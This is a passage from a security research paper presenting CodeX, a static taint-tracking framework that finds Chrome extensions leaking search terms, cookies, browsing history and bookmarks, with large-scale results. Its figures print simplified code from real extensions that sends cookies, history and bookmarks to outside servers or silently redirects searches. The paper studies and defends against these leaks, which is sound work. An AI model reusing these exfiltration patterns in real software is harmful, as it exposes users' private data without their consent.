We successfully instantiate CodeX to find privacy-violating flows of search terms, cookies, browsing history, and bookmarks. While our framework is browser-independent, we limit the empirical evaluation to the extensions available for Chrome due to its 65% market share of the global desktop internet browser [64]. The empirical evaluation shows the applicability of the approach at scale. Out of 401K extensions under study, including more than 151K unique extensions, we identify 3,719 *potentially risky* of which 1,588 received the higher classification of *risky*. Mostly focusing on the risky extensions detected, we select 337 extensions for manual verification and flag 211 as privacy-violating. Part of this verification was the verification of a sample set from the remaining potentially risky extensions. Since this revealed a significant number of privacy violations, a more extensive manual verification could uncover a much larger pool of extensions with privacy violations.

Further, a previously benign extension can be updated to include privacy violations, which often happens when a popular extension is sold to an ill-intending owner or when an ill-intending owner stays under the radar until acquiring a sizable user base [55]. This leads us into a case study of a differential analysis of extension versions, finding cases where a new version of an extension turns from benign to risky, sometimes by merely updating the exfiltration URL.

Contributions. The paper offers these contributions:

- We identify concerning privacy risks of extensions exfiltrating sensitive user data and analyze them by the notion of contextual flows (Section D.3).
- We introduce CodeX, a general framework for hardened taint tracking to statically track contextual flows of sensitive information in extensions (Section D.4).
- We evaluate CodeX on a large-scale dataset of extensions in the Store, showing its success in detecting risky flows, providing contextual information required for privacy verification, and identifying extensions that turned from benign to ill-intended (Section D.5).

Code release and coordinated disclosure. The implementation, example extensions, and verification results are available [17] and will be openly released upon publication. Each extension mentioned in the paper has a corresponding external link for easy access. We are in the process of reporting the risky and suspicious extensions to Chrome. 492 out of the detected 1,588 risky extensions have already been removed from the Store. We are also in contact with Google on making our framework available for boosting the automated vetting process.

D.2 Background

This section provides the necessary background on browser extensions. We focus on Google Chrome extensions, distributed via the official Chrome Web Store, due to their relative popularity over extensions in other browsers. We briefly explain the role of key code and policy components in extensions and discuss Chrome’s practices aimed at user-facing privacy disclosure [36].



Extension components. An extension consists of three core components: (i) a JSON manifest, (ii) background scripts or service workers, and (iii) content scripts. The execution structure of an extension together with the required permissions are described in the manifest file [49]. *Background scripts* or *service workers* [50] manage the core functionality of the extension. Chrome extension APIs (e.g., `chrome.cookies` and `chrome.webRequest`) are available to these scripts when the corresponding permissions (e.g., `cookies` and `webRequest`) are listed in the manifest and granted by the user. *Content scripts* execute in the context of a web page, acting as the mediator for background scripts to read or modify DOM elements of the web page. Background scripts and content scripts are executed in isolated contexts and communicate via message passing APIs [52].

For example, the manifest shown at the top of Figure D.1 defines the initial extension behavior, specifying the HTML file for new tabs and the main entry file for background scripts. Note that HTML files can dynamically load additional JavaScript files, potentially introducing functionality not explicitly declared in the manifest.

Privacy practices. Extensions seeking broad permissions or requesting sensitive execution capabilities are closely examined in the review process of the Store [12, 39]. Excessive permissions unrelated to the single-purpose functionality of an extension are flagged as policy violations [31]. When installing a new extension, users are presented with a popup asking to consent to the permissions requested in the manifest, in a simplified format. Since the introduction of the latest extension manifest format, Manifest V3 [50], extensions may defer requesting some of the permissions to runtime (optional permissions), to increase transparency. In another change to improve security and privacy, the blocking web request APIs, which allow extensions to proxy all network traffic, were deprecated. As of June 2022, the Store phased out accepting new extensions without Manifest V3 [51].

Privacy policies often list the types of sensitive user data accessed by extensions, but the details regarding their use are not always clear to non-expert or expert users alike. We have observed that details on what the extension uses the data for are often obscured by general and vague statements

such as that the collected data is “not being sold to third parties, outside of the approved use cases”, “not being used or transferred for purposes that are unrelated to the item’s core functionality”, or “not being used or transferred to determine creditworthiness or for lending purposes”.

In addition to the permission system, developers are expected to declare privacy-practice disclosure badges [32], or simply *privacy badges*, that explain how the extension handles user data, and provide links to the privacy policies of the extension’s services. Unlike free-form privacy policies, privacy badges are based on a developer-completed questionnaire. Surprisingly, we found that the information in manifests and privacy badges can sometimes mismatch. For example, the privacy badge of “Theaterflix”  specifies a long list of sensitive data it claims to handle. However, its manifest requests no permissions that provide access to such data. Conversely, the “Search All” extension  requests a wide range of permissions, including storage, history, bookmarks, and access to all website data, while the privacy badge claims that no data is being collected or used.

Given the potential for fragmented disclosures, we define an extension’s *privacy policy* as the unified concept encompassing all privacy disclosures associated with the extension, including the description, privacy-related external links, the pop-up installation message, and privacy badges.

D.3 Privacy risks via motivating examples

Privacy policies and manifests often lack transparency about potential destinations of user data during the extension’s execution. We focus on *privacy risks of extensions exfiltrating sensitive user data*. In the following, we explain the privacy risks for each class of sensitive flows in question using illustrative code snippets. All code is derived from actual examples discovered by our framework and has been slightly adjusted to improve readability. As a visual cue, our figures use a color-coded scheme to represent data flow paths. Blue arrows (\rightarrow) signify paths originating from user data, and red triangle arrows (\rightarrow) indicate paths from potentially suspicious URL strings. If a contextual flow reaching a target sink is influenced by both data sources, the sink is colored purple, representing the combination of user data and suspicious URL flows.

D.3.1 Search term leakage

Among the popular extensions on the Store, *new tab* extensions modify the default new tab functionality of the browser, replacing it with the one cus-

tomized by the extension. They often modify the style of the new tab page by changing the wallpaper layout or adding features like note keeping and weather forecast. Commonly, new tabs incorporate a search textbox linked to search engines, ranging from large players like Bing and Yahoo to more obscure choices. Privacy risks emerge when an extension covertly sends user search terms to unauthorized servers, possibly forwarding the search term to the search engine specified in the extension’s description only via multiple intermediaries.

Search monetization. One of the simplest yet most effective ways to earn money from browser extensions is search monetization [68]. Services like Bing and Yahoo incentivize developers to direct users to their search engines by sharing portions of the ad revenue. Typically, an intermediary service such as Coinis [18] or CodeFuel [15] acts as a *search supply partner* to the search engines and handles the technical implementation and payouts for the individual developers wishing to monetize their extension. Depending on the intermediary, the searching user may be redirected to a results page on the original domain with tracking identifiers passed as parameters, or see a fully customized results page with additional injected advertisements. The intermediary services offer instructions for building simple browser extensions and encourage developers to try and establish “passive income” from search boxes in browser extensions. As a result, there is a vast number of new tab extensions on the Store with search feed integration [22].

The Store obliges extension developers to be responsible for their marketing and monetization practices [36]. Extensions are not allowed to falsely claim affiliation with, endorsement from, or creation by another company or organization [33]. Additionally, any modifications to user device settings require explicit user knowledge and consent, and such changes must be easily reversible.

Extensions like “Ecosia” [↗](#), “OceanHero” [↗](#), and “Minecraft New Tab” [↗](#) encourage users to use their search services to respectively plant trees, collect plastic bottles, or earn in-game currency with every search. While these extensions explicitly state their intention to change the search engine in their new tab page, we will show that in many cases extensions violate user privacy by stealthily directing search terms to custom URLs, neglecting to mention the behavior in their descriptions or privacy policies. Note that any discrepancy between what is easily understandable to the user regarding privacy policy and the real behavior of an extension is a violation of the Store’s policies [36, 39].

Permissions. While extensions require explicit user permission to access certain sensitive user data through the manifest, search terms are treated as

```

{...
"background": { "service_worker": "background/runtime.js" },
"chrome_url_overrides": { "newtab": "static/html/main.html" },
...}
manifest.json

...
<input id="search_input" type="text" title="Search"/>
...
<script src="static/js/script.js"></script>
...
static/html/main.html



var searchURL = "https://api.multi-searches.com?q={searchterm}"
...
const t = document.getElementById("search_input").value.trim();
...
window.top.location = searchURL.replace("{searchterm}", t);
static/js/script.js

```

Figure D.1: Contextual flows in the search term example.

general user text inputs, lacking dedicated access permission. Consequently, pinpointing a flow from the search term to the search engine URL through code review becomes challenging without a thorough understanding of extension behavior.

The default search provider used by the browser’s address bar can be changed by setting a specific manifest entry (i.e., `search_provider` under `chrome_settings_overrides`), as another way of accessing user search terms. The Store provides transparency for such flows through a pop-up message (“Change your search settings to:”) before installation. This allows users to make an informed decision and consent to the modification of their default search provider for the address bar. However, perhaps counter-intuitively, the search engine URL connected to the text box element on the new tab page may be different. Note that only the address bar URL needs to be stated in the manifest.

Privacy violation. Much prior work [10, 22, 45, 58, 63] does not consider an extension’s privacy policy; implying, for example, that sending search terms to an engine explicitly specified in the privacy policy would be considered “stealing”. In contrast, we take into account the privacy policy and consider a new tab extension privacy-violating only if users are not informed about the destination of a search box implemented by the extension. Therefore, although both “Searchiteasy Internet Search”  and “In-House”  modify the search engine URL to a search monetization provider, we only judge the latter to be privacy-violating because neither that extension’s description nor its externally linked privacy policy explicitly specifies this behavior. Instead,


```

var translateUrl = 'https://ringring.mobi/v1/TranslatorDictionary';
Google$.translate('initStorage');
...
async function translate(e = "en", a, t, n) {
...
  for (var i = 0; i < translateDomain.length; i++) {
    var cookies = await chrome.cookies.getAll(domain: '$translateDomain[i]')
  }
  ...
  if (e == 'initStorage') { ...
    response = await ky.get(translateUrl, {headers: {'Cookies': cookies}});
    ... } ... }

```

background1.js

Figure D.2: Contextual flows in the cookie example.

the description deceptively states that the extension sets the search provider to Bing. We distinguish a well-established group of search engines [65] that includes Google, Bing, Yahoo, and DuckDuckGo from less established search engines that are involved in collecting user search terms, highlighting the importance of explicit user consent.



Motivating example. “Multi-Searches” is a search new tab extension, whose description states that “the extension will update your new-tab search engine to be provided by Bing”. However, it first sends the search input to a URL not specified to the user, which forwards the search term to another server, and finally to Bing. Figure D.1 shows the contextually dependent flows in the code from the user search input (via the input element and accessed by `getElementById` in the script) and the search engine URL, both to the sink setting the new tab’s location (`window.top.location`).


D.3.2 Cookie leakage

Web applications rely on cookies to store small amounts of data and maintain state, and their contents are often sensitive. Cookies mainly serve three functions: session management to maintain authentication; personalization for user preferences; and tracking user behavior.

Permissions. Extensions leverage the `chrome.cookies` API to access and modify user cookies, requiring the `cookies` permission declaration and *host permissions* in the manifest. Unlike websites with cookie banners, extensions mostly lack transparency regarding how they handle and process user cookies, whether it is part of their core functionality or not. Furthermore, privacy policies often fail at describing concrete details on cookie collection and purposes. Worryingly, the frequent use of `<all_urls>` for host permissions in manifests, alongside the overly general “read and change all your data on all

websites” pop-up message during installation [57], grants extensions extensive capabilities, putting users at the risk of cookie hijacking.


Privacy violation. Third-party cookies can be a double-edged sword for extensions. Some extensions like “Simplify Copilot” , a job application autofiller, might legitimately require access to user’s LinkedIn cookies to pre-populate their personal information and technical skills. In this case, if access is limited solely to LinkedIn and the data remains within the extension, it can be considered a benign use. Cookie access becomes concerning when it goes beyond what is necessary and stated in the description. For example, “Multi tools for Facebook™”  transmits the user’s Facebook cookies to their own server, exceeding what the description discloses and raising privacy concerns.


Motivating example. Figure D.2 illustrates how “Translator - Dictionary”  abuses its access to cookies for so-called translate domains and exfiltrates them to an external server using Ky [48], an HTTP client based on the browser Fetch API. Unfortunately, this behavior is not mentioned in the extension’s privacy policy. The extension has been marked as malware and removed from the Store.

D.3.3 Browsing history leakage

A user’s browsing history offers a rich source of data for profiling purposes. Visited websites can expose interests, locations, and sensitive details like health concerns or financial situations. To protect user privacy, the Store prohibits extensions from collecting and using web browsing history [34], unless the sensitive data is essential for a user-facing feature that is prominently specified in both the extension’s description and in its user interface.

Permissions. Extensions can read, add, and delete URLs in the browsing history via the `chrome.history` API. To interact with the records of visited pages by user, the history permission must be declared in the manifest. Once granted, the extension can freely access the entire browsing history.

Privacy violation. The Store warns the user installing such extensions with a line in the pop-up message: “Read and change your browsing history on all your signed-in devices” [57]. Privacy badges are expected to inform users about “web history” data collection practices, but this is not necessarily the case. For instance, “vsHotel”  with 100K users accesses browser history and correspondingly a permission pop-up is displayed to users before the installation. However, there is no privacy badge provided by the developer explaining the use of the sensitive data.

Motivating example. The “AliCompare” extension  enables users to

```

{...
"install_track": "/webstore/aliexpress-image-search-a?status=installing",
...}
data/config.json

const HISTORY = { run(e) {
  return new Promise(r => {chrome.history.search({text:e}, () => {r(e)}))})
...}

const BG = {
  _setDimensions() {
    var u = 'https://l0tm1.bemobtrk.com/postback?cid=';

    BG.params.forEach(p => { $.get(u + p) });
  },
  ...
  init() {...
    BG.params = await HISTORY.run(load("data/config.json").install_track);
    BG._setDimensions(); ...}
  ...}
bgn.min.js

```

Figure D.3: Contextual flows in the history example.

search by image in AliExpress and compare prices. Figure D.3 depicts the flow of browsing history data, from a webpage specified in `config.json`, to an external server via the jQuery `get` method. Even though the pop-up installation message declares that the extension reads and changes all user data on all websites, the privacy policy remains silent about this behavior.

D.3.4 Bookmark leakage

Bookmarks and frequently visited websites are another category of sensitive user information accessible to extensions. Similar to browsing history, bookmarks and top sites can be used to infer privacy-sensitive user profiles.

Permissions. Extensions can invoke the `chrome.bookmarks` and `chrome.topSites` APIs, if granted the `bookmarks` and `topSites` permissions, to organize and modify bookmarks and access a user’s most visited sites.

Privacy violation. Corresponding pop-up messages notify users prior to install, but still privacy badges detailing data usage within the extension might be missing. “Voice Actions for Chrome” [↗](#) is a popular extension with 10K users that needs access to top sites for the “I’m feeling lucky” command, without any privacy badge disclosing whether it is the only use case.

Motivating example. “MyFavContent” [↗](#) is a bookmark manager, which does not explicitly state that the user’s bookmarks are collected and synchro-

```

async function findOrCreateFolder(folderName) {
  return new Promise((resolve, reject) =>{
    chrome.bookmarks.search(folderName,(results)=>{resolve(results[0].id)}
    ... });});}
...
async function processLinksCheck() { ...
  for (const folderName in data) { const folderLinks = data[folderName];
    for (const link of folderLinks) { ...
      folderId = await findOrCreateFolder(folderName);
      installedLinks.push({ uuid:link.uuid, url:link.url,
                          folderId:folderId });}
    ...
  const response2 = await fetch(urlBase+' /a/bo-ch', { method:'POST', ...
    body: JSON.stringify({ uuid:uuid, bookmarks: installedLinks });});
}
...
const urlBase = "https://app.myfavcontent.com";

```

background.js

Figure D.4: Contextual flows in the bookmark example.

nized on their servers, raising privacy concerns. As displayed in Figure D.4, the extension uses the Fetch API to transmit bookmarked link data, including both the bookmarked URL and the folder ID, to the extension’s external server.

D.3.5 Redirecting outbound request

Flows from user inputs and sensitive data might be captured and modified by redirecting target URLs just before the network request being sent out from the extension. To redirect the request, the property `redirectUrl` of the `webRequest.onBeforeRequest` handler is set to the overriding URL. Given the privacy risks mentioned earlier, observing the manipulative behavior helps further with the flow analysis of extensions.

Permissions. In pursuit of enhanced security, Manifest V3 deprecates overly powerful APIs like `chrome.webRequest` in favor of more secure alternatives, driving developers towards secure coding practices. The Store does not accept new extensions without Manifest V3, meaning that the extensions redirecting outgoing network traffic by `chrome.webRequest.onBeforeRequest` are seen as risky.

Privacy violation. The unauthorized or obfuscated modification of web requests can be categorized as a privacy violation, particularly concerning when the manipulation deviates from expected behavior and is hidden from the user.

Motivating example. The “Find Forms” search extension [\[7\]](#), whose de-

```
chrome.webRequest.onBeforeRequest.addListener(function (details) {  
  const term = details.url.split('/').pop();  
  var url = 'https://services.${extSettings.ProductDomain}/search.php'  
  ...  
  return { redirectUrl: url + '?k=${ term }' };  
}, ..., ['blocking']);
```

background/search.js

Figure D.5: Contextual flows in the URL redirect example.

veloper has not specified the collection or usage of user data through privacy badges, dynamically alters the search engine URL using the `chrome.webRequest` listener, leading to it being flagged by the Store with a message warning that “the extension is not trusted by Enhanced Safe Browsing”. Figure D.5 shows another instance of contextually dependent flows, this time in the `webRequest` API, from the request event containing the search term to the parametric URL string assigned to `redirectUrl`.

D.4 CodeX

This section introduces CodeX, a general framework for statically tracking the flow of sensitive information in browser extensions. CodeX leverages CodeQL [16], a multi-language extensible framework for static analysis based on a specialized variant of Datalog. Off-the-shelf bug-finding techniques often miss relevant data flows due to their conservative nature. In contrast, general-purpose information-flow trackers raise excessive false alarms with their high sensitivity. Striking a balance between under-detection and over-detection is crucial. This challenge underlines the need for a hardened taint tracking framework fine-tuned for detecting flows in extensions. CodeX combines and sensibly extends the capabilities of CodeQL to reason about *contextual flows* while maintaining a balance between sensitivity and conservativeness.

D.4.1 Framework overview

CodeX is a general flow-tracking framework for browser extensions to analyze flows from sensitive data sources and pinpoint instances where sensitive information might be sent to unauthorized destinations. A key design principle of CodeX is scalability, enabling the flow analysis of vast numbers of extensions. The framework in general is vendor-agnostic and readily integrated with various types of sensitive data sources and APIs. To gain a broad yet detailed understanding of an extension’s data handling practices, CodeX tracks all types of sensitive flows, reporting all detections regardless of their

risk assessment. Users can further tailor the framework’s risk labeling by configuring the criteria for identifying risky flows. The CodeX analysis results then equip extension reviewers to verify the detected flows and classify them according to the type of sensitive information and the extension’s intended purpose.

The high cost of manual verification motivates CodeX to keep the number of false positives low. False positives occur when a flow either is detected and misclassified as risky, or does not correspond to a semantically viable data transfer. The evaluation results in Section D.5 show that we successfully manage to maintain a fruitful balance between generality and false positives in the core functionality of the framework, then fine-tuned for our instantiations.

Challenges of extension analysis. Browser extensions belong to a class of programs that are very hard to analyze.

First, extensions are multi-language, meaning flow tracking must be able to cross language barriers. As illustrated in Figure D.1, sensitive information may originate in HTML, be fetched using JavaScript, and flow through the extension during execution to exit the browser via a sink, such as `window.top.location`. Another class of sensitive information originates from sensitive APIs and flows through the extension to an outbound network request.

Second, risky flows are contextual and *value-sensitive* [6], in the sense that their assessment depends on both the presence of the flow and the values influencing the sink. As demonstrated by the examples in Section D.3, the situation is frequently complicated by the fact that such contextual information is the result of computations in different parts of the extension. This poses a significant challenge since both of the flows of sensitive and contextual information must be tracked carefully to spot risky flows.

Third, analyzing JavaScript, statically or dynamically, is a recognized hurdle due to the language’s extensive features and inherent dynamism, encouraging a highly dynamic coding style. Additionally, the substantial effort required for constructing cross-language static analyses has traditionally been a barrier to their development. These factors have favored purely dynamic analysis approaches or those that leverage strong dynamic components [9, 10, 20, 63, 70, 71]. Yet, such dynamic approaches often struggle to scale when analyzing very large codebases.

CodeQL. With the introduction of CodeQL [16], the cost of developing cross-language static analyses has dropped significantly. At the heart of CodeQL lies a specialized variant of Datalog, used as a declarative query language for

an underlying deductive database generated from the programs, in our case extensions, under analysis.

The power of CodeQL comes from its wide language support and extensibility. This allows for expressing new analyses using existing building blocks as well as adapting current analyses. The fundamental principle is the synthesis of syntactic and semantic facts from source code, which are stored in a database. Once the synthesis has finished, it is possible to query the database to answer flow questions.

D.4.2 Flow tracking principles

CodeX leverages the semantic power and extensibility of CodeQL to identify sensitive sources and target sinks to track the flow of both sensitive and contextual information. At the core of CodeX lie two extended configurations of CodeQL’s taint-tracking analysis, hardened for various flow types in extensions. The first configuration tracks the flow from sensitive sources to contextual sinks of interest. The second tracks the contextual information needed for a more precise labeling analysis of the contextual sinks, used for a following risk assessment. In the motivating examples of Section D.3, the former corresponds to the blue arrows (\rightarrow) and the latter is illustrated with the red triangle arrows (\rightarrow).

The findings of the two analyses lead us to categorize the sinks of detected flows into one of the four categories: 1) *SI-URL*, when a flow from the sensitive source and a URL string to the contextual sink is detected, 2) *SI-noURL*, when a flow from the sensitive source to the sink is detected but the contextual information of a URL string is missing, 3) *noSI-URL*, when a flow from a potentially sensitive source together with the contextual information of a URL string is detected but the source’s sensitivity needs to be confirmed, and 4) *noSI-noURL*, when a flow to a potentially contextual sink is detected. Drawing from the flow categories and the extracted contextual information, Section D.5.2 defines the notion of risky flows for each privacy leakage class.

Hardened taint analysis. Taint tracking starts with tagging designated data sources as tainted and is followed by tracking data dependencies. To detect a taint path to a specified sink, taints must be propagated through program steps in between. Thus, beyond specifying source points and target sinks, a taint tracking approach mainly relies on the definition of intermediate flow steps, pushing taints through the path.

Inspired by the flows studied in a starting subset of extensions in the Store, we have developed a number of new flow rules, added to the underlying taint-tracking analysis to model otherwise absent flow steps. The selec-

tion of rules to include has mainly been driven by two factors: (i) covering common flow patterns observed in the development dataset of extensions, and (ii) refining the flow rules to maintain a balance between under- and over-detection. The iterative process of adding unified flow rules converged when most of the studied flows were successfully detected by our framework. The remaining flows are considered as out of scope due to known fundamental challenges, e.g., obfuscation, remotely hosted code, and dynamic features.

In particular, we have extended the way CodeQL pushes taints for object property reads and writes, method calls, function and method arguments, as well as extensions pertaining to constructs like *yield* and those used by large frameworks like *react* or *ky*. Table D.7 in Appendix D.A details on the extended flow steps with representative examples.

1) *Property reads and writes*: CodeQL tracks taints for individual properties in the case the property is statically observable. In other cases, the taint is not pushed further. To address the prevalence of the latter, we have extended flow steps by using the object itself to carry the taint for property reads and writes that cannot be statically decided.

2) *Function and method calls*: In functions and methods for which there is no source code, e.g., that are part of an unmodeled library, the taint information from the object and arguments are lost. We have added rules that automatically propagate the taints for such functions and methods.

3) *Unmodeled language features*: Constructs like *yield* are in a similar situation as function and method calls in terms of losing taints. We have extended flow steps to automatically propagate the taint for *yield*.

4) *Frameworks and libraries*: To aid the taint analysis, CodeQL contains general models of some popular frameworks, such as jQuery and Vue. Observations from the starting dataset of extensions motivated a need for framework-specific details pertaining to, e.g., React and Ky, to tailor our analysis to meet specific requirements.

Encoding and encryption are known challenges in dynamic detection approaches [8, 71] for the extensions exfiltrating sensitive user data. In contrast, CodeX can statically track taints through encoding and encryption functions, thanks to the extended taint steps.

D.4.3 Framework instantiations

To show the applicability of the framework, we instantiate CodeX to four important types of privacy-sensitive flows: search terms, cookies, browsing history, and bookmarks. For each type of flow, we identify the applicable sources and sinks and collect contextual information. The contextual

information is then used to label risky flows as candidates for privacy violations. The instantiation is mostly focused on Chrome extensions, and hence some of the designated sources and sinks are Chrome-specific. To employ the framework for extensions in other browsers, vendor-specific APIs can be easily replaced. Table D.6 in Appendix D.A describes the sources and sinks for each flow type.

The Store’s program policy. Prioritizing user safety, the Store fosters a secure and trustworthy environment through transparency [36]. Extension developers are responsible for the entire functionality of the program, including used libraries and services. To speed up the review process and increase code readability, the Store rejects extensions containing any use of obfuscated code [29] or remotely hosted code [37], disallowing to conceal functionality or run externally-hosted JavaScript. Minification of JavaScript code is expressly allowed, however. While obfuscation and remotely hosted code are out of scope, our framework supports tracking flows even in minified code, thanks to CodeQL. Figure D.2 presents an example of a detected cookie flow by CodeX, parts of whose minified background script can be found in Figure D.9 in Appendix D.C.

Below, we continue with the technical concepts in detection for each flow type. Section D.5.2 details the definition of risky flows and Section D.5.3 introduces the manual verification process, flagging extensions as privacy-violating.

D.4.3.1 Search terms

To identify sources and sinks for search terms, we manually analyzed 60 newtab extensions, where we observed two types of flows. The flow can either occur in an HTML input text form with an action URL or in JavaScript files. The former type is syntactic in nature as it directly relies on the syntactic parent/child relationship of the elements and does not require the use of semantic flow tracking. For the latter type, illustrated in Figure D.1, we identify JavaScript data sources and cross-check against HTML input elements to confirm user interaction as the source. To capture this flow, all reads of input elements are selected as potential sources. We first find candidates like all uses of `jQuery`, `querySelector`, `getElementById`, as well as some other patterns specific to Chrome (e.g., the OmniBox) and frameworks such as React and Ky. Then, we cross-check that the corresponding element in the DOM indeed is a user input. As sinks we select uses of, e.g., `window.open`, `window.location`, `window.location.href`, as well as various interactions with `chrome.tabs`.

For search terms, our focus lies on the extensions containing sinks categorized as SI-URL, where both the user input and the URL string are detected in the flow. We define a set of trusted URLs to mark the contextual information accordingly. Risky flows are those where the found URL string is not trusted. In addition, flows with sinks categorized as noSI-URL and SI-noURL are also interesting from an analysis perspective. The former represents sinks where we can deduce the target of the sink indicating the potential presence of a risky flow in case the URL is not trusted. The latter is still interesting, showing a user input has reached a sink but the URL string is missing. In the end, the way the extension presents the behavior to users determines whether the detected risky flow is privacy-violating.

D.4.3.2 Cookies, browsing history, and bookmarks

For cookies, browsing history, and bookmarks, the data sources are easily identifiable thanks to well-defined Chrome APIs for each type. Even though there might be other unintended or undocumented ways of accessing the sensitive data, such flow patterns could be readily included in the framework. Consider the cookie example, illustrated in Figure D.2, where sensitive information originates from `chrome.cookies`, the designated API to access cookies, and flows to the sink provided by Ky. The browser history example in Figure D.3 presents a contextual browsing history flow from `chrome.history` together with a URL string to a jQuery sink. Figure D.4 shows a contextual flow from `chrome.bookmarks` to a Fetch API sink, sending the sensitive bookmark information over the network. Such types of flows are similar in a sense and we track the information to contextual network sinks including client requests and modeled frameworks as well as the `chrome.tabs` and `postMessage` Chrome APIs.

Due to their sensitive nature, any flows transmitting these data sources out of the browser should be detected and reported for verification, whether the contextual information of detected URL strings is also provided or not. Thus, the detection focus is not only on the SI-URL but also SI-noURL sinks. Then, the detected URL string could help the reviewer have a more accurate understanding of the extension's behavior. Only well-specified and explained behavior should permit such risky flows.

D.4.4 Differential analysis of flows

A previously benign extension can be updated to include privacy violations. Considering we already developed CodeX queries to track flows of sensitive data, we can take one step further to compare the findings between a pair

```
async function doSearch() {  
  var term = document.getElementById('input').value  
- var url = 'https://www.bing.com/search?q=';  
+ var url = 'https://find.cf-esrc.com/search?q=';  
  window.location.href = url + term;  
}
```

Figure D.6: Suspicious update related to search term leakage.

of consecutive versions. Detecting new and suspicious behavior after an update may be a strong indicator for potentially malicious intent of developers posing privacy risks.

In the case of new tab extensions, there is no property in the manifest file (or associated permissions) to specify the URL used in the search box present in the custom new tab. This is not to be confused with the search engine used for the browser’s address bar, which is set by the `search_provider` property. Because of this, an update can simply modify a single URL string but change the state of an extension from initially benign (directly using a valid search engine) to potentially privacy-violating (using an unspecified search URL). In Figure D.6, we show an example, detected in the last version (2.1.0) of “Tutti Frutti Search”⁷, where the user’s input is forwarded to an ill-specified server. Given that extensions are automatically and silently updated in Chrome and no warning is generated to signal this change, users are unable to notice this change. This practice goes against the Store’s program policies [35].

We compare CodeX’s results between consecutive versions of extensions to detect suspicious changes. In detail, with the contextual flows found in both versions, we label an update as risky when there is a flow in the new version with contextual information (e.g., the target URL) absent in the old version. Subsequently, we flag updates such as that in Figure D.6 as suspicious. We verify our results manually by inspecting and contrasting the detected contextual flows.

D.5 Evaluation

We now present the results of evaluating the CodeX instantiations, including insights gained from manual verification of detected contextual flows in a large collection of extensions. We evaluate the analysis results of the developed CodeX queries for each class of the flows of interest: search term, cookies, browsing history, and bookmarks.

In light of the privacy risks discussed in Section D.3, we provide a refined definition for risky flows in the query types. Search term flows require par-

ticular attention due to their contextual dependence. Both user inputs and URL strings must be carefully observed in relation to their potential impact on target sinks. For the other queries, any flow originating from one of the sensitive APIs and reaching a target sink represents a potential risk to user data. Section D.5.2 details the definitions of risky flows in each class.

To verify the query results, we perform a manual in-depth analysis on the detected extensions according to their user-facing privacy policies. We categorize the privacy policy of an extension into three sets in terms of clarity: *well-specified* (understandable for all users), *ill-specified* (inconsistent or requiring scrutiny), and *unspecified* (missing policy), where we consider well-specified policy statements in our analysis. Our manual verification on a set of popular and randomly selected extensions confirms the success of CodeX in detecting risky flows in *privacy-violating* extensions. CodeX identified 1,588 extensions with at least one risky flow of different classes. Through manual verification of 337 risky extensions, we have flagged 211 extensions, including 169 currently available on the Store, as privacy-violating, impacting up to 3.6M users. The implementation of CodeX and our verification results are available online [17].

This section addresses the following research questions:

- RQ1** To what extent is CodeX capable of identifying risky flows in the Store’s extensions from sensitive user information and URLs to target sinks (Section D.5.2)?
- RQ2** Among the detected risky extensions, how many are flagged as privacy-violating and currently available in the Store based on manual verification (Section D.5.3)?
- RQ3** Can CodeX spot policy-violating and malware extensions already removed from the Store (Section D.5.4)?
- RQ4** Does the differential analysis of CodeX results offer insights into the evolution of privacy-violating behaviors in extensions through suspicious updates (Section D.5.5)?
- RQ5** How scalable is CodeX to analyze a substantial body of different versions of the Store extensions (Section D.5.6)?

D.5.1 Experimental setup

Picazo-Sanchez et al. [58] shared a dataset of all Store extensions, crawled daily from March 2021 to March 2024. Availability status and user counts of

All	Unique	Available	Removed
401,001	151,533	121,953	29,580

Table D.1: The number of extensions in the evaluation dataset.

Query Type	Potentially Risky	Risky
SearchTerm	2,068	795
Cookie	279	274
History	512	93
Bookmark	698	275
RedirectURL	162	151
Total	3,719	1,588

Table D.2: CodeX detected and risky extensions.

extensions were retrieved on April 4th, 2024. As reported in Table D.1, the dataset contains more than 400K extensions (themes and Chrome OS apps eliminated), including all versions of over 151K unique extensions during the crawling period. We conducted our evaluation on an Ubuntu server with two AMD EPYC 9654 96-Core processors and 1.5 TB of RAM.

D.5.2 Detecting risky extensions

To answer RQ1, based on the definition of privacy risks in each class, we divide CodeX-detected flows into two sets of *risky* and *potentially risky*. Table D.2 reports the number of detected extensions with at least one flow in each set. We continue with elaborating on the definition of (potentially) risky flows for the query types.

D.5.2.1 Search term

As detailed in Section D.4.3.1, a search term flow is a contextual flow from a user input text and a URL string to a search sink (see Table D.6 in Appendix D.A). The flow can either occur in an HTML input text form with an action URL or in the JavaScript files of an extension. Based on the categories of contextual flows, described in Section D.4.2, we define a flow risky where both the search input and the URL string are successfully identified (SI-URL) and the URL is suspicious. A potentially risky flow is reported when only one of the two is missing (SI-noURL and noSI-URL), calling for further investiga-

tion due to the complexity of code patterns. We consider a URL string any string values starting with `http(s)://`, followed by at least one character. A detected URL string is suspicious if it is not a member of the pre-defined list of trusted search engines: Google, Bing, Yahoo, and DuckDuckGo. CodeX detects 2,068 new tab extensions with at least one potentially risky search term flow, which 795 of them have a risky flow.

D.5.2.2 Cookies, browsing history, and bookmarks

Exfiltration of sensitive user data to any external servers raises privacy concerns. Thus, any flow from one of the sensitive APIs to a network-request or message-passing sink (see Table D.6 in Appendix D.A) is potentially risky for these classes. However, there might be benign use cases sharing the sensitive data via message passing APIs (e.g., `postMessage`) within the extension. Therefore, risky flows are the ones to any sinks except `postMessage`. Whenever possible, extracting the suspicious URL from risky contextual flows provides additional information regarding the extension's behavior. A URL string is suspicious if it starts with `http(s)://`, meaning that the information will be exfiltrated out from the extension. CodeX detects 274 cookie, 93 history, and 275 bookmark extensions containing at least one risky flow.

D.5.2.3 URL redirecting

As explained in Section D.3.5, the outbound network request can be manipulated by the blocking `webRequest` APIs when the `redirectUrl` property is assigned to a new value. Such information can help us with a more accurate behavioral analysis of extensions. A risky flow is from a URL string starting with `http(s)://` to `redirectUrl`. Even if the URL is not detected, any flow to `redirectUrl` is in fact potentially risky, as the blocking APIs are also deprecated in Manifest V3. CodeX identifies 151 extensions as risky for this query type.

D.5.3 Verifying privacy violations

The inherent challenges of automated analysis in accurately capturing the interplay between extension's description, privacy badges, and observed behavior necessitate a manual verification approach. Recall that we refer to *privacy policy* of an extension as the information combined from privacy badges, description, and external policy links embedded. To answer RQ2, we conduct a manual in-depth verification on a sample set of detected and

Query Type	Risky and Manually Verified		
	Verified	Privacy Violating	Available and Privacy Violating
SearchTerm	256	187	168
Cookie	51	20	0
History	15	3	1
Bookmark	15	1	0
Total	337	211	169

Table D.3: Privacy-violating extensions verified.

marked risky extensions, including popular and randomly selected, based on their privacy policies.

